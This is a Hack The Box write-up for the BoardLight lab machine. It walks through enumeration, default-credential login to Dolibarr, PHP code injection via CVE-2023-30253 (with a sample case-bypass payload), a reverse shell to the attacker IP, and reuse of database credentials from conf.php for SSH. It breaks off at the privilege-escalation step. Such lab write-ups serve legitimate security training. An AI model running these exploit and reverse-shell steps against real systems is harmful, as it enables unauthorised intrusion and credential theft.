
HTB: BoardLight
BoardLight is an easy Linux machine featuring a Dolibarr CRM/ERP instance vulnerable to CVE-2023-30253, PHP code injection to gain a foothold, reused database credentials to pivot laterally, and an Enlightenment SUID abuse (CVE-2022-37706) for privesc.

TL;DR#
IPs#
Hack The Box assigned the IP address 10.10.11.11 for Boardlight. I will use 10.10.4.4 for my Kali throughout this writeup, please change to your own IP.
Kill Chain#
Dolibarr 17.0.0 ➔ Default Credentials ➔ PHP Code Injection: CVE-2023-30253 ➔ www-data ➔ Password Reuse (
conf.php) ➔ larissa ➔ Enlightenment SUID Abuse: CVE-2022-37706 ➔ root
Reconnaissance & Enumeration#
TCP Scan: nmap#
My nmap scan lists two open TCP ports, 22/ssh and 80/http running Apache 2.4.41:
┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight]
└─$ nmap -sC -sV -p- --min-rate 10000 10.10.11.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 17:56 UTC
Nmap scan report for 10.10.11.11
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.52 secondsnmap — cheatsheet reference
-sCruns scripts scan,-sVdetects service versions,-p-scans all ports, and--min-rate 10000sets the minimum packet sending speed.
Website: Port 80#

The website on port 80/http is a cybersecurity landing page:

The footer shows a mail address info@board.htb revealing the domain:

I also notice there is a contact page, so the website is serving php:
Content Enumeration: feroxbuster#
feroxbuster confirms that php is available too, but adds nothing new:
┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight]
└─$ feroxbuster -u http://10.10.11.11 -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.11.11
 🚩  In-Scope Url          │ 10.10.11.11
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/feroxbuster/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        1l        3w       16c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      315c http://10.10.11.11/images => http://10.10.11.11/images/
301      GET        9l       28w      311c http://10.10.11.11/js => http://10.10.11.11/js/
301      GET        9l       28w      312c http://10.10.11.11/css => http://10.10.11.11/css/
200      GET       11l       50w     2892c http://10.10.11.11/images/d-1.png
200      GET        7l       48w     3995c http://10.10.11.11/images/d-5.png
200      GET        5l       23w     1217c http://10.10.11.11/images/location-white.png
200      GET        6l       52w     1968c http://10.10.11.11/images/twitter.png
200      GET        6l       57w     1878c http://10.10.11.11/images/youtube.png
200      GET        5l       48w     1493c http://10.10.11.11/images/fb.png
200      GET      100l      178w     1904c http://10.10.11.11/css/responsive.css
200      GET        5l       12w      847c http://10.10.11.11/images/envelope-white.png
200      GET        6l       12w      491c http://10.10.11.11/images/user.png
200      GET        3l       10w      667c http://10.10.11.11/images/telephone-white.png
200      GET        5l       55w     1797c http://10.10.11.11/images/linkedin.png
200      GET        5l       14w     1227c http://10.10.11.11/images/insta.png
200      GET        9l       24w     2405c http://10.10.11.11/images/d-2.png
200      GET      280l      652w     9100c http://10.10.11.11/about.php
200      GET      294l      633w     9209c http://10.10.11.11/do.php
200      GET      294l      635w     9426c http://10.10.11.11/contact.php
200      GET      714l     1381w    13685c http://10.10.11.11/css/style.css
200      GET      517l     1053w    15949c http://10.10.11.11/index.php
200      GET        2l     1276w    88145c http://10.10.11.11/js/jquery-3.4.1.min.js
200      GET      348l     2369w   178082c http://10.10.11.11/images/map-img.png
200      GET      536l     2364w   201645c http://10.10.11.11/images/who-img.jpg
200      GET     4437l    10973w   131639c http://10.10.11.11/js/bootstrap.js
200      GET    10038l    19587w   192348c http://10.10.11.11/css/bootstrap.css
200      GET      517l     1053w    15949c http://10.10.11.11/
[####################] - 3m    240072/240072  0s      found:27      errors:39258
[####################] - 3m     60000/60000   359/s   http://10.10.11.11/
[####################] - 3m     60000/60000   360/s   http://10.10.11.11/images/
[####################] - 3m     60000/60000   359/s   http://10.10.11.11/js/
[####################] - 3m     60000/60000   360/s   http://10.10.11.11/css/
Subdomain Fuzzing: ffuf#
ffuf finds the subdomain crm.board.htb via vhost-fuzzing:
┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight]
└─$ ffuf -u http://10.10.11.11 -H "Host: FUZZ.board.htb" -w /usr/share/seclists/SecLists-master/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.11
 :: Wordlist         : FUZZ: /usr/share/seclists/SecLists-master/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 977ms]
#www                    [Status: 400, Size: 301, Words: 26, Lines: 11, Duration: 23ms]
#mail                   [Status: 400, Size: 301, Words: 26, Lines: 11, Duration: 21ms]
:: Progress: [19966/19966] :: Job [1/1] :: 426 req/sec :: Duration: [0:00:42] :: Errors: 0 ::ffuf — cheatsheet reference
seclists — cheatsheet reference
-uspecifies the target URL,-Hsets the Host header for fuzzing,-wprovides the wordlist,-mc allmatches all HTTP response codes, and-acautomatically filters out false positives.
I write both the found domain and subdomain to my /etc/hosts for easy usage:
┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight]
└─$ echo "10.10.11.11 board.htb crm.board.htb" | sudo tee -a /etc/hosts
Initial Foothold#
Dolibarr 17.0.0: crm.board.htb#

The newly discovered subdomain crm.board.htb hosts an instance of Dolibarr, which is an open source ERP/CRM software. I can see the running version 17.0.0 directly on the login page:
Default Credentials#
I found a forum post mentioning default credentials on fresh installations:

- Username:
admin - Password:
admin

Logged in! I’m now authenticated as admin and have access to the Dolibarr panel:
PHP Code Injection: CVE-2023-30253#
Searching for known CVEs I find that Dolibarr ≤ 17.0.0 is vulnerable against CVE-2023-30253. Dolibarr sanitizes CMS content to block PHP execution. The filter checks for the literal string <?php and rejects it. The check itself is case-insensitive; but PHP’s parser is not. Sending payloads like <?PHP system('id'); ?> bypasses that filter and executes remotely.
At the time my writeup is published there are multiple PoCs out in the wild. I clone and test the one from nikn0laty:
┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight]
└─$ git clone https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253
Cloning into 'Exploit-for-Dolibarr-17.0.0-CVE-2023-30253'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 18 (delta 3), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (18/18), 9.17 KiB | 9.17 MiB/s, done.
Resolving deltas: 100% (3/3), done.

┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight]
└─$ cd Exploit-for-Dolibarr-17.0.0-CVE-2023-3025

┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└─$ python3 exploit.py -h
usage: python3 exploit.py <TARGET_HOSTNAME> <USERNAME> <PASSWORD> <LHOST> <LPORT>
example: python3 exploit.py http://example.com login password 127.0.0.1 9001

---[Reverse Shell Exploit for Dolibarr <= 17.0.0 (CVE-2023-30253)]---

positional arguments:
  hostname    Target hostname
  username    Username of Dolibarr ERP/CRM
  password    Password of Dolibarr ERP/CRM
  lhost       Listening host for reverse shell
  lport       Listening port for reverse shell

options:
  -h, --help  show this help message and exit
Executing the exploit should establish a reverse shell back to my kali:
┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└─$ python3 exploit.py http://crm.board.htb admin admin 10.10.4.4 443
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
Reverse Shell: www-data#
I set up a netcat listener on port 443 to catch it. I wrap it with rlwrap to add command history, arrow keys, and tab-completion to the reverse shell, much more usable than plain nc alone:
┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight]
└─$ rlwrap -cAr nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.4.4] from (UNKNOWN) [10.10.11.11] 59396
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$netcat — cheatsheet reference
-cclears the line before readline,-Aadds input to history regardless of duplicates, and-ruses raw mode for special characters.
Exploit works fine, I’m in! rlwrap already makes my connection more usable, but the remote shell itself is still limited. Let me stabilize and upgrade it to have a proper bash shell experience:
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<te$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ ^Z
zsh: suspended  rlwrap -cAr nc -nlvp 443

┌──(kali㉿shadowcat-[~/htb/writeups/boardlight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└─$ stty raw -echo; fg
[1]  + continued  rlwrap -cAr nc -nlvp 443
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ export TERM=xterm-256color
<b/htdocs/public/website$ export TERM=xterm-256color
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ stty rows 40 columns 120
stty rows 40 columns 120
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$netcat — cheatsheet reference
pty-upgrade — cheatsheet reference
python3 -c 'import pty; pty.spawn("/bin/bash")'spawns an interactive bash shell. PressCtrl+Zto place the shell in background afterwards.stty raw -echodisables echo and puts the terminal in raw mode so special characters (Ctrl+C, arrow keys, etc.) work properly;fgbrings the reverse shell back.export TERM=xterm-256colortells bash to use a proper terminal type with color support.stty rows 40 columns 120sets the terminal size so text doesn’t wrap awkwardly.
After my shell is stable I run a short id check which reveals the service account serving Dolibarr is www-data:
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Database Credentials: conf.php#
I will have a look into the configuration file from Dolibarr hunting for credentials:
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ cd ../../conf
cd ../../conf
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls -al
ls -al
total 56
drwxr-xr-x  2 www-data www-data  4096 May 17  2024 .
drwxr-xr-x 79 www-data www-data  4096 Mar  4  2023 ..
-rw-r--r--  1 www-data www-data    31 Mar  4  2023 .htaccess
-rw-r--r--  1 www-data www-data  1736 May 17  2024 conf.php
-rw-r--r--  1 www-data www-data 16394 Mar  4  2023 conf.php.example
-r--------  1 www-data www-data 16394 May 13  2024 conf.php.old
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';

//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
The database configuration shows Dolibarr uses a MySQLi database to store content and reveal used credentials:
- Username:
dolibarrowner - Password:
serverfun2$2023!!
User Discovery: /home#
Let’s see what other users I can find, so checking /home lists a user called larissa, but I have no permission to access her folder:
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ cd /home
www-data@boardlight:~/home$ ls -al /home
ls -al /home
total 12
drwxr-xr-x  3 root    root    4096 May 17  2024 .
drwxr-xr-x 19 root    root    4096 May 17  2024 ..
drwxr-x--- 15 larissa larissa 4096 May 17  2024 larissa
www-data@boardlight:/home$ cd larissa
cd larissa
bash: cd: larissa: Permission denied
Lateral Movement#
Password Reuse: larissa#
But what if I reuse the found database password, maybe she was lazy and used the same password for her account, too?
Let’s try to connect via ssh and reuse the password:
┌──(kali㉿shadowcat)-[~/htb/writeups/boardlight]
└─$ ssh larissa@board.htb
The authenticity of host 'board.htb (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'board.htb' (ED25519) to the list of known hosts.
larissa@board.htb's password: serverfun2$2023!!

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$
She indeed was lazy! I’m now logged in via ssh as larissa:
larissa@boardlight:~$ id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
larissa@boardlight:~$ ls -al
total 76
drwxr-x--- 15 larissa larissa 4096 May 17  2024 .
drwxr-xr-x  3 root    root    4096 May 17  2024 ..
lrwxrwxrwx  1 root    root       9 Sep 18  2023 .bash_history -> /dev/null
-rw-r--r--  1 larissa larissa  220 Sep 17  2023 .bash_logout
-rw-r--r--  1 larissa larissa 3771 Sep 17  2023 .bashrc
drwx------  2 larissa larissa 4096 Nov 21 22:06 .cache
drwx------ 12 larissa larissa 4096 May 17  2024 .config
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Desktop
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Documents
drwxr-xr-x  3 larissa larissa 4096 May 17  2024 Downloads
drwxr-xr-x  3 larissa larissa 4096 May 17  2024 .local
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Music
lrwxrwxrwx  1 larissa larissa    9 Sep 18  2023 .mysql_history -> /dev/null
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Pictures
-rw-r--r--  1 larissa larissa  807 Sep 17  2023 .profile
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Public
drwx------  2 larissa larissa 4096 May 17  2024 .run
drwx------  2 larissa larissa 4096 May 17  2024 .ssh
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Templates
-rw-r-----  1 root    larissa   33 Nov 21 22:06 user.txt
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Videos
User Flag#
I quickly harvest the user flag:
larissa@boardlight:~$ cat user.txt
4ffa7f00a197b075530b5c0f2362e9bb
Privilege Escalation#
Sudo Privileges: sudo -l#
